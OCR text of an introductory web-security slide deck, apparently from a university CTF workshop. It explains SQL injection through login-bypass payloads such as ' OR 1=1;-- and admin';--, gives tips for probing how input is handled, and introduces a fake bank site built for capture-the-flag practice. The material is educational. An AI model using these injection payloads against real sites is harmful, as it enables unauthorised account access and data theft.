
SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user database
WHERE name = ‘’ OR 1=1;--’
AND password = ‘{password}’
```

Always true!

- -- represents a comment in SQL
- We’ve now returned every row in the DB



Login

Username

‘ OR 1=1;--

Password

bugcrowd


Web Security

SQL Injection

- Let’s pretend we have a log in form
- Under the hood a query might be built as:

```
SELECT name, password
FROM user_database
WHERE name = ‘admin’;--’
AND password = ‘{password}’
```

- ... or logged in as an admin



Login

Username

admin’;--

Password

Web Security

SQL Injection

- SELECT * FROM users WHERE username = ‘hog_rider' AND password = ‘Swing2.6';

Web Security

SQL Injection

- SELECT * FROM users WHERE username = ‘hog_rider' AND password = ‘Swing2.6';

Character Name	Username (user_input)	Password (pass_input)
Hog Rider	hog_rider	Swing2.6

Web Security

SQL Injection

- SELECT * FROM users WHERE username = '' OR ‘1’=‘1’;-- AND password = 'anything';

Character Name	Username (user_input)	Password (pass_input)
Hog Rider	hog_rider	Swing2.6
Lava Golem	lava_golem	molten!2025
Mega Minion	mega_minion	flyhigh@321
Skeleton Army	skeleton_army	bones4life

Web Security

General tips

- Try and identify where user supplied input is used

Web Security

General tips

- Try and identify where user supplied input is used
- Is it validated properly?

Web Security

General tips

- Try and identify where user supplied input is used
- Is it validated properly?
- What assumptions does it make?

Web Security

General tips

- Try and identify where user supplied input is used
- Is it validated properly?
- What assumptions does it make?
- What happens if these assumptions are invalidated?

Web Security

General tips

- Try and identify where user supplied input is used
- Is it validated properly?
- What assumptions does it make?
- What happens if these assumptions are invalidated?
- What was it intended to do, does it actually do this?

bugcrowd

Web Security

General tips

- Try and identify where ~~user~~ attacker supplied input is used
- Is it validated properly?
- What assumptions does it make?
- What happens if these assumptions are invalidated?
- What was it intended to do, does it actually do this?

The scenario

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We’ve made a fake bank website for you

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We’ve made a fake bank website for you
- It consists of three parts:

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We’ve made a fake bank website for you
- It consists of three parts:
    - A Flask based landing page

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We’ve made a fake bank website for you
- It consists of three parts:
    - A Flask based landing page
    - Netbank written in PHP

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We’ve made a fake bank website for you
- It consists of three parts:
    - A Flask based landing page
    - Netbank written in PHP
    - A transparency report website in Golang

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We’ve made a fake bank website for you
- It consists of three parts:
  - A Flask based landing page
  - Netbank written in PHP
  - A transparency report website in Golang
- There are flags scattered across all three parts of it

Leftman Brothers

leftmanbrothers.ctf.urisc.club

- We've made a fake bank website for you
- It consists of three parts:
  - A Flask based landing page
  - Netbank written in PHP
  - A transparency report website in Golang
- There are flags scattered across all three parts of it
- There is an intro challenge explaining it too, solve that to unlock the rest

https://ctf.urisc.club